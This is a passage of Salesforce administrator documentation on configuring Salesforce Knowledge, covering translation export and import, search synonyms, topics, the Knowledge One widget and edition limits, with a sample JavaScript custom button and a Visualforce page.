Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

SEE ALSO:

- Support a Multilingual Knowledge Base
- Export Articles for Translation
- Import Translated Articles
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Support a Multilingual Knowledge Base

Reach a global audience by offering your knowledge base in multiple languages.

1. In Setup, enter *Knowledge Settings* in the Quick Find box, then select **Knowledge Settings**.
2. Click **Edit**.
3. Select Multiple Languages and add the languages you want to include in your knowledge base.

   Important: You can add the languages that your instance of Salesforce supports. But you can't remove any languages that have been added to your knowledge base.

4. Choose which settings you want to apply to language.

Setting	Description
Active	Active languages appear in the New Article and Submit for Translation dialog boxes. The active/inactive status determines whether a published article is visible. For example, if Spanish articles are published to your partner portal and then you make Spanish an inactive language, the articles no longer appear.
Default Assignee	The default assignee is automatically assigned articles submitted for translation. The default assignee can be either an individual person or a queue.
Default Reviewer	The default reviewer is automatically assigned finished translations that are ready to be reviewed or published. The default reviewer can be either an individual person or a queue.

5. Save your changes.
6. If you want, create queues to distribute and assign articles to groups of people who can either translate them or review the finished translations. When setting up queues, use the Knowledge Article Version object.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To set up multiple languages for Salesforce Knowledge:

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

SEE ALSO:

- Create Queues
- Export Articles for Translation
- Import Translated Articles
- Support Articles in Multiple Languages
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Export Articles for Translation

If your organization sends Salesforce Knowledge articles to a vendor for translation, use the Export Articles for Translation feature in Setup.

Place the articles to be translated in a translation queue. To enable the article export feature, create one or more queues; authors and reviewers select the queue when they submit an article for translation. Make sure that they know which queue to choose for which language.

Note: You can have up to 50 exports in 24 hours and a maximum of 15 pending exports (exports that have not entered a final state such as Completed, Failed, or Canceled).

1. Create a translation queue with articles for translation.
2. On the Article Management tab, select the articles you want to translate, and click **Submit for Translation**.
3. In the dialog box, indicate which languages to translate the articles into and assign the translations to their corresponding language translation queue.
4. From Setup, enter *Export Articles for Translation* in the Quick Find box, then select **Export Articles for Translation**.
5. Select the queue that contains the articles you're exporting.
6. Select either:
   - **All articles** to export every article in the queue.
   - **Updated articles** to only export articles that have been modified or added.
7. Click **Continue**.
8. Select the source and target language pairs you want to export.

   Important: Salesforce creates a separate .zip file for every article type in each language pair. You must retain the .zip file structure for a successful import. For more information, see Import Translated Articles on page 2960.
9. To have the files reviewed or published after being translated, select a user or a queue.
10. Select the file character encoding.
    - ISO-8859-1 (General US & Western European, ISO-LATIN-1)
    - Unicode
    - Unicode (UTF-8) *default*
    - Japanese (Windows)
    - Japanese (Shift_JIS)
    - Chinese National Standard (GB18030)
    - Chinese Simplified (GB2312)
    - Chinese Traditional (Big5)
    - Korean
    - Unicode (UTF-16, Big Endian)
11. Select the delimiter for the .csv files.

    The delimiter is the separator for columns when the file is converted to table form. Your options are tab (default) or comma.
12. Click **Export Now**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To export articles:
- "Manage Salesforce Knowledge"

  AND

  "Manage Articles"

  AND

  "Manage Knowledge Article Import/Export"

To view articles:
- "Read" on the article type

To create articles:
- "Read" and "Create" on the article type

You're notified by email when your export is complete. You can also check the status of your export by viewing the Article Import and Export Queue. From Setup, enter *Article Imports and Exports* in the Quick Find box, then select **Article Imports and Exports**.

Unzip the exported files, but retain the file structure for a successful import.

SEE ALSO:

- Import Translated Articles
- Support a Multilingual Knowledge Base
- Support Articles in Multiple Languages
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Import Translated Articles

If your organization sends Salesforce Knowledge articles to a vendor for translation, use the Import Article Translations feature in Setup. You can only import articles that have been exported from the same Salesforce organization. For example, you can't export articles from your test or sandbox organization and import them into your production organization.

1. From Setup, enter *Import Article Translations* in the Quick Find box, then select **Import Article Translations**.
2. Choose how Salesforce handles translations after they're imported.

Option	Description
Review imported translations on the Article Management tab before publishing	Add imported translations to a queue from which agents can review them.
Publish translations immediately on import	Publish imported translations without reviews.

3. Select the language of the articles you're importing.
4. If you chose to have articles reviewed before publishing, select to send the files to a user or a queue.
5. Click **Browse**, choose the translation .zip file to upload, and click **Open**.

   You must place all the translation files (meaning, those exported from Salesforce and translated by your vendor) in a folder whose name is the same as the language code. For example, put French articles in an *fr* folder. Zip up this folder to create your import file.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To export articles:

- "Manage Salesforce Knowledge"

  AND

  "Manage Articles"

  AND

  "Manage Knowledge Article Import/Export"

To view articles:

- "Read" on the article type

To create articles:

- "Read" and "Create" on the article type

Important: To import translated articles successfully, verify that the file structure and their extensions match the file structure and extensions of files exported from Salesforce Knowledge for translation. For example, if the target language is French, the file structure begins as follows:

```
import.properties
 -fr
  --articletypearticlename_kav
   ---articlename.csv
   ---[Article collateral, html, images, etc.]
```

6. Click **Import Now**.

   If you have more translated articles to upload, repeat steps four through six.

7. Click **Finish**.

An email notification is sent to you when your import finishes. You can view the status of your import from Setup by entering *Article Imports and Exports* in the Quick Find box, then selecting **Article Imports and Exports**.

SEE ALSO:

- Article and Translation Import and Export Status
- Export Articles for Translation
- Support a Multilingual Knowledge Base
- Support Articles in Multiple Languages
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Improve the Article Search Experience

Enable search highlights and snippets, synonyms, promoted terms, topics, and keywords from cases to improve your article search.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Search Highlights and Snippets

Quickly identify the best article and see how articles match your search terms with relevant text and highlighted search terms in the search results.

Search Synonyms for Articles

Create synonyms so words or phrases are treated as equivalents in searches. When searching Salesforce Knowledge articles, users can enter search terms that don't match any terms in those items but are synonymous with the terms.

Manage Promoted Search Terms

View, edit, and delete—from a single page—all the promoted search terms that are associated with Salesforce Knowledge articles.

Enable Topics for Articles

With topics on articles, you can classify and search articles by assigning topics. Topics can be added from the article view and detail pages. Suggested topics, which are only supported in English, are terms extracted from the article, so that they are more concrete and precise than a data category assignment. When searching, topics can be used to index the article, so the matched articles are more relevant to keyword searches.

Use More Case Keywords to Find Articles

When searching articles from a case, by default, only the case title is used in the search. Often, you want to use information from the case for more accurate search results, or create a custom search button.

SEE ALSO:

Search Highlights and Snippets
Search Synonyms for Articles
Manage Promoted Search Terms
Enable Topics for Articles
Use More Case Keywords to Find Articles
Salesforce Knowledge Documentation Overview
Complete Guide to Salesforce Knowledge

Search Highlights and Snippets

Quickly identify the best article and see how articles match your search terms with relevant text and highlighted search terms in the search results.

Search highlights and snippets give your agents and users context as to why the particular result matched their search query. The relevant text appears below the title with the search terms in bold. You can enable search highlights and snippets on the Salesforce Knowledge Settings page on page 2902.

Note: Search highlights and snippets are not generated for searches with wildcards.

Search highlights and snippets are generated from the following fields:

- Email
- Long text area
- Rich text area
- Text area

Search highlights and snippets aren't generated from the following fields:

- Checkbox
- Currency
- Date
- Date Time
- File
- Formula
- Lookup
- Multi-picklist
- Number
- Percent
- Phone
- Picklist
- URL

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Note: If a snippet is not generated, the article's summary field is shown instead.

SEE ALSO:

- Improve the Article Search Experience
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Search Synonyms for Articles

Create synonyms so words or phrases are treated as equivalents in searches. When searching Salesforce Knowledge articles, users can enter search terms that don't match any terms in those items but are synonymous with the terms.

To create synonyms and synonym groups, from Setup, enter `Synonyms` in the `Quick Find` box, then select **Synonyms** under **Customize** > **Search**. An org can create up to 10,000 synonym groups

A search for one term in synonym group returns results for all terms in the group. For example, if you define a synonym group with these synonyms:

CRM, *customer relationship management*, *Salesforce*

then a search for `customer relationship management` matches articles that contain *customer relationship management* and articles that contain *CRM* or *Salesforce*.

Synonyms affect search behavior in the following ways:

Priority

If a search term is part of a synonym group, the search results list items that contain the search term, followed by items that contain other terms in the synonym group.

For example, if this synonym group is defined:

fruit, *oranges*

Then a search for `oranges` matches a list of items containing *oranges*, followed by items containing *fruit*.

Note: In the Article Management tab, if you sort the list by clicking a column header, the sort order, not priority, persists in the current and additional searches.

Wildcards

If a wildcard is used in a search, the wildcard expands the search term, but the search doesn't match any synonyms, even if the search phrase contains a defined synonym.

For example, if these synonym groups are defined:

fruit, *oranges*, *apples*

cabbage, *lettuce*

Then a search for `orang* lettuce` matches items that contain *orange* and *oranges*, but doesn't match items that contain *fruit*, *apples*, and *cabbage*.

Operators

If a search phrase contains an operator (`AND`/`OR`/`AND NOT`), synonym matches are returned only if the entire search phrase is a defined synonym.

For example, if these synonym groups are defined:

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fruit, *oranges and apples*

vegetables, *carrots*

Then a search for `oranges and apples` returns matches for all items that contain the literal string *oranges and apples* and items that contain the term *fruit*.

However, if the search phrase is `fruit and vegetables`, which is not a defined synonym, the search matches only those items that contain both the terms, *fruit* and *vegetables*.

In this case, `AND` functions as an operator and synonym matches are not returned in the search results. In terms of this example, items that contain a synonym of either *fruit* or *vegetables* (items that contain the term *carrots* or the phrase *oranges and apples*) are not returned.

Exact phrase matches

If a defined synonym is only a part of a longer exact phrase search, the search doesn't treat it as a synonym.

For example, if this synonym group is defined:

oranges apples, *fruit*

Then an exact phrase search for `"raspberries oranges apples"` doesn't match items that contain the word *fruit*.

Lemmatization

Synonyms do not under go lemmatization in search results; rather, they are matched as an exact phrase. However, the search term does under go lemmatization.

For example, if this synonym group is defined:

quench, *drink orange juice*

Then a search for `quench` matches items that contain *quench*, *quenched*, *quenching*, and *drink orange juice*, but doesn't match items that contain *drinking orange juice*.

Ignored words

Words that are normally ignored in searches, such as *the*, *to*, and *for*, are matched if the word is part of a defined synonym.

For example, if this synonym group is defined:

peel the orange, *cut the apple*

Then a search for `peel the orange` matches items that contain the exact string *peel the orange*.

Overlapping synonyms

If a search term consists of overlapping synonyms from different groups, the search matches synonyms in all the overlapping synonym groups.

For example, if these synonym groups are defined:

- *orange marmalade*, *citrus*
- *marmalade recipe*, *sugar*

Then a search for `orange marmalade recipe` matches items that contain *orange marmalade*, *citrus*, *marmalade recipe*, and *sugar*.

Subsets

If one synonym group includes a synonym that is a subset of a synonym in another group, a search for the subset term doesn't match items that contain synonyms from the subset synonym group.

For example, if these synonym groups are defined:

- *orange*, *apple*
- *orange marmalade*, *citrus*
- *marmalade*, *jam*

Then a search for `orange marmalade` matches items that contain *orange marmalade* and *citrus*, but doesn't match items that contain *apple* or *jam*.

SEE ALSO:

- Improve the Article Search Experience
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Manage Promoted Search Terms

View, edit, and delete—from a single page—all the promoted search terms that are associated with Salesforce Knowledge articles.

You can add promoted search terms to articles on the article's detail page in the Promoted Search Terms related list.

1. From Setup, enter `Promoted Search Terms` in the `Quick Find` box, then select **Promoted Search Terms** under **CustomizeSearch**.
2. To view which terms are assigned to an article, sort by the Article column.
3. To edit a term, click **Edit** in its row.

   You can only change the term from this page, not the article it is assigned to.
4. To delete a term, click **Delete** in its row.

   The term is only deleted from the article associated with this row, not from other articles.
5. Remember to save your changes.

SEE ALSO:

- Improve the Article Search Experience
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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USER PERMISSIONS

To create, edit, and delete promoted search terms:

- "Manage Promoted Search Terms"

Enable Topics for Articles

With topics on articles, you can classify and search articles by assigning topics. Topics can be added from the article view and detail pages. Suggested topics, which are only supported in English, are terms extracted from the article, so that they are more concrete and precise than a data category assignment. When searching, topics can be used to index the article, so the matched articles are more relevant to keyword searches.

Note: Contrary to data categories, topics added to an article are not transferred to the same article in another language.

Topics for articles are enabled for each article type.

1. From Setup, enter *Topics for Objects* in the Quick Find box, then select **Topics for Objects**.
2. Click the article type name where you want to enable topics.
3. Check **Enable topics**.
4. Select which fields you want to use for suggestions.
5. Click **Save**.
6. Via profile or permission set, under System Permissions, define which agents can assign, create, delete, and edit topics.

SEE ALSO:

Improve the Article Search Experience
Salesforce Knowledge Documentation Overview
Complete Guide to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To enable topics:
- "Customize Application"

Use More Case Keywords to Find Articles

When searching articles from a case, by default, only the case title is used in the search. Often, you want to use information from the case for more accurate search results, or create a custom search button.

Luckily, Salesforce Knowledge search pages accept other parameters:

- **id=<case id>**: The ID of the current case.
- **search=<keywords>**: The keywords to be searched.
- **articleType_<article type dev name>=on**: multiple parameters possible, article types to select (if no article type is selected, then all article types are selected)
- **ct_<data category group internal name>=<data category internal name>**: multiple parameters possible, filter pre-selection

To take advantage of those parameters, add a custom button to the case detail page containing a few lines of javascript that extract keywords from the case and hide the default article search button.

Note: You can also create a custom article widget with `support:caseArticle`.

1. From the object management settings for cases, go to Buttons, Links, and Actions.
2. Click **New Button or Link**.
3. Enter a unique `Label`, `Name`, and `Description`.
4. Select **Detail Page Button** for `Display Type`.
5. Select **Execute JavaScript** in the `Behavior` drop-down.
6. Select **OnClick JaveScript** in the `Content Source` drop-down.
7. Enter code for extracting case data and setting up parameters for the article search page.

   For example:

```
// article search page URL
var url = '/knowledge/knowledgeHome.apexp';

// ID of the current case
url += '?id={!Case.Id}';

// use the case subject as the search keywords
url += '&search={!Case.Subject}';

// read case attributes
var caseType = '{!Case.Type}';
var caseProduct = '{!Case.Product__c}';

// if the case is of a certain type, select only 2 of the article types available
// in other cases, we keep the default behavior (all article types selected)

if (caseType=='Problem' || caseType=='Question') {
   url += '&articleType_FAQ_kav=on';
   url += '&articleType_How_To_kav=on';
}

// preselect a data category for search results based on the category
```

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or change custom buttons or links and create a Visualforce page:

- "Customize Application"

```
var product = '';
if (caseProduct=='Home')
   product = 'Home';
if (caseProduct=='SMB')
   product = 'Small_and_Medium_Business';
if (caseProduct=='Large enterprise')
   product = 'Large_Enterprise';

if (product.length>0)
   url += '&ct_Products2=' + product;

// once the logic is executed, we go to the article search page
window.location = url;
```

8. Click **Save**.
9. From the object management settings for cases, go to Page Layouts.
10. Click **Edit** next to `Case Layout`.
11. Drag your custom button for article search into the case layout.
12. Click **Save**.
13. Create a Visualforce page named *`CaseDetailsWithoutStandardKBSearchButton`* with the following code:

```
<apex:page standardController="Case">
    <style type="text/css">
        div.knowledgeBlock input {display: none}
    </style>
    <apex:detail/>
</apex:page>
```

14. Back in the Buttons, Links, and Actions area for cases, click **Edit** next to `View`.
15. Select **Visualforce Page** in `Override with`.
16. Select **CaseDetailsWithoutStandardKBSearchButton** from the drop-down.
17. Click **Save**.

SEE ALSO:

Improve the Article Search Experience

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Set Up the Knowledge One Widget

Knowledge One is available as a widget you can plug in to the Salesforce Console for Service or Salesforce Console for Sales. If you are using the Knowledge tab, you get the same easy-to-use interface for articles and external sources on cases and within the Salesforce Console for Service. You can search, send, and create articles, all without leaving the case.

Of all the Salesforce Knowledge article widgets, the Knowledge One widget lets you:

- Attach a published Salesforce Knowledge article to the case in one click.
- Share an article as a URL, if it is shared on a public channel.
- Email an article as a PDF, if it is shared on a public channel.
- Create and manage articles.
- Make adjustments based on your window width. In the console, in windows smaller than 600 pixels, the searchable objects are displayed in a drop-down menu.

Note: The article widget in a case feed search doesn't necessarily use the agent's language. If the agent's language isn't a Salesforce Knowledge supported language but their locale language is, the locale language is the search language. If neither the agent's language nor local language are supported, the search language is the default Salesforce Knowledge language, which you can find and set on the Knowledge Settings page.

1. From the object management settings for cases, go to Page Layouts and open your case page layout for edit.
2. Ensure the Email quick action is in the case page layout.

   Without the Email quick action, you can't send articles via email.

   a. Select **Quick Actions** in the left-hand menu.

   b. Drag **Email** to the `Quick Actions in the Salesforce Classic Publisher` line.
3. Disable previous article sidebar components.
   - To disable the Knowledge sidebar, click **Layout Properties** and ensure `Knowledge Sidebar` is unchecked.
   - To disable the case feed article tool, click **Feed View** and ensure `Use Case Feed Article Tool in the Console` is unchecked.
4. In the page layout editor, click **Custom Console Components**.
5. In the sidebar where you want the Knowledge One widget, select `Knowledge One` in the Type drop down and set the sidebar parameters.

   Email quick action to be added to the Case page layout in order to show up

Tip: If you can't see the Knowledge One sidebar, increase its width to 250 (height to 150) in the page layout. These are the minimum measurements for the Knowledge One sidebar to display properly.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To administer Salesforce Knowledge and Salesforce Console for Service:

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

SEE ALSO:

Compare Article Widgets for Cases at a Glance

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Compare Article Widgets for Cases at a Glance

Decide which Salesforce Knowledge article widget is best for your organization.

Does the widget...	Article Widget	Article Case Feed Widget	Knowledge One Widget
Filter on data category	Yes	No	Yes
Create an article	No	No	Yes
Search an external object	No	No	Yes
Access your draft articles	No	No	Yes
Attach an article to a case	Yes	Yes	Yes
Send an article as a PDF	No	Yes	Yes
Share an article's public URL	No	Yes	Yes
Adjust with the window size	No	No	Yes
Have more than one way to suggest articles	No	No	Yes


EDITIONS

Available in: Salesforce Classic, Lightning Experience


Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.


Article Widget



Article Case Feed Widget



Knowledge One Widget



SEE ALSO:

- Set Up the Knowledge One Widget
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Welcome to Salesforce Knowledge

Build your knowledge base and give your website visitors, clients, partners, and service agents the ultimate in support. Salesforce Knowledge lets you create and manage your company information and securely share it when and where it is needed.

Your Salesforce Knowledge base is built from knowledge articles, which are documents of information. Articles can include information on process, like how to reset your product to its defaults, or frequently asked questions, like how much storage your product supports.

Experienced service agents and internal writers write the articles. The articles are then published to a range of channels: Internal App, customer and partner communities, or public websites. Where and what information is published is based on the article layout profile and the field level security.

As of Spring '17, Knowledge is available in both Salesforce Classic and Lightning Experience. Currently, Lightning Knowledge (Beta) is recommended for orgs new to Knowledge, or for existing orgs that can easily consolidate to one article type, have few data categories, and use single-language mode.

Note: This release contains a beta version of Ligthning Knowledge, which means it's a high-quality feature with known limitations on page 2978. Lightning Knowledge isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

SEE ALSO:

- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Salesforce Knowledge Documentation Overview

Use these lists to find Salesforce Knowledge information in the Salesforce documentation set.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Overview of Salesforce Knowledge

- Welcome to Salesforce Knowledge
- Plan Your Knowledge Base
- Salesforce Knowledge Limits
- Work with Articles and Translations
- Salesforce Knowledge Guide

Classic Knowledge

Set up Classic Knowledge

- Build Your Knowledge Base
- Knowledge Article Types
- Import Existing Information into Salesforce Knowledge
- Knowledge Article Access
- Workflow and Approvals for Articles

Use Your Salesforce Knowledge Base in Salesforce Classic

- Search Articles and External Sources on the Knowledge Tab
  - Find Knowledge Articles in a Salesforce Console in Salesforce Classic
  - How Does Search Work?
  - Articles or Knowledge Tab
  - For searching and viewing Salesforce Knowledge Articles on your Android device, see Access Salesforce Knowledge Articles with Salesforce1 for Android (Beta) and Salesforce1 Differences from the Full Salesforce Site
- Create and Edit Articles
- Publish Articles and Translations
- Report on Salesforce Knowledge Articles

Translate Salesforce Knowledge Articles

- Support a Multilingual Knowledge Base
- Translate Articles Within Salesforce Knowledge
- Export Articles for Translation
- Import Translated Articles

Lightning Knowledge

Set up Lightning Knowledge

- Create Lightning Knowledge Record Types
- Create Lightning Knowledge Home on page 2982
- Set Access for Lightning Knowledge on page 2983

Use Your Salesforce Knowledge Base in Lightning Experience

- Authoring Actions in Lightning Knowledge on page 2990
- Search Articles in the Main Search Box and the Knowledge Sidebar on page 2989
- Use the Knowledge Sidebar in the Lightning Service Console on page 2991

Define Data Categories for Your Salesforce Knowledge Articles

- Data Categories in Salesforce.com
- Create and Modify Category Groups
- Add Data Categories to Category Groups

Share Your Salesforce Knowledge Base

- Find, Attach, and Email Articles with the Case Feed Articles Tool (Classic)
- Enable Salesforce Knowledge in Your Community (Classic)
- Use Knowledge with Live Agent (Classic)
- If you want visitors to your public website to view Salesforce Knowledge articles, install the *Public Knowledge Base* app from the AppExchange. To install, configure, and customize your public knowledge base with this package, see the Public Knowledge Base AppExchange App Guide available on the AppExchange.

Knowledge and Salesforce1

- What's Available in Each Version of Salesforce1
- Customer Service Features: What's Not Available in Salesforce1

Develop with Salesforce Knowledge

- The Salesforce Knowledge Developers Guide has Salesforce Knowledge specific development information along with tutorials and examples.
- The Force.com REST API Developer Guide has information on supporting articles with the REST API.
- The SOAP API Developer Guide has information on theSalesforce Knowledge API:
  - Guidelines
  - Objects
  - Calls
- The Metadata API Developers Guide has information on Salesforce Knowledge Metadata API objects.
- The Visualforce Developers Guide has information on Salesforce Knowledge Visualforce components.
- The Force.com Apex Code Developers Guide has information on the Apex KnowledgeArticleVersionStandardController Class.

Salesforce Knowledge Limits

Limits for Salesforce Knowledge per edition.

Salesforce Knowledge is a knowledge base for creating and managing content. If Salesforce Knowledge is enabled in Communities (Classic Knowledge only), customers and partners can access articles.

Note: The following limits are default limits. Some limits can be expanded. Contact Salesforce to request limit increases.

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum number of articles	50,000 articles	50,000 articles
Maximum number of article types	100 article types	N/A
Maximum number of custom fields per article type	Enterprise, Developer, and Unlimited editions: 500 custom fields per article type Performance editions: 800 custom fields per article type	N/A
Maximum file fields	5 file fields	N/A
Maximum file size	File fields are counted as attachments and can be up to 25 MB.	Files can be up to 25 MB.
Maximum rich text area size	131072 characters	131072 characters
Maximum size of all rich text area fields on an article	1638400 characters	1638400 characters

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum unique article references (links) in a rich text area field	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.
Article history tracking	Article events are tracked for up to 18 months.	Article events are tracked up to 18 months.
Maximum number of supported languages	16 supported languages	N/A
Article import	The import .zip file must meet the following requirements: • There can only be one .csv file and one .properties file. • The .csv file and the .properties file must be in the root directory. • The compression process must preserve the folder and subfolder structure. • The .zip file name can't contain special characters. • The .zip file can't exceed 20 MB and the individual, uncompressed, files within the zip file can't exceed 10 MB. • .csv files can't have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations. • .csv file rows can't exceed 400,000 characters. • .csv file cells can't exceed 32 KB. • Each article in the .csv file can't have more than 49 translations.	N/A
Maximum number of data category groups and active data category groups	5 category groups, with 3 groups active at a time	5 category groups, with 3 groups active at a time
Maximum number of categories per data category group	100 categories in a data category group	100 categories in a data category group
Maximum number of levels in data category group hierarchy	5 levels in a data category group hierarchy	5 levels in a data category group hierarchy
Maximum number of data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum number of promoted search terms	Your organization can create a maximum of 2,000 promoted terms.	N/A

SEE ALSO:

- Welcome to Salesforce Knowledge
- Plan Your Knowledge Base
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Compare Salesforce Knowledge in Salesforce Classic and Lightning Experience

As of Spring '17, Knowledge is available in both Salesforce Classic and Lightning Experience. Compare Lightning Knowledge with Classic Knowledge and decide if you're ready to enable Lightning Knowledge in your org.

Lightning Knowledge has changed the way Knowledge works in Salesforce. For example, standard record types replace article types, and the Knowledge sidebar for Lightning Service Console replaces Knowledge One for the Service Console in Salesforce Classic.

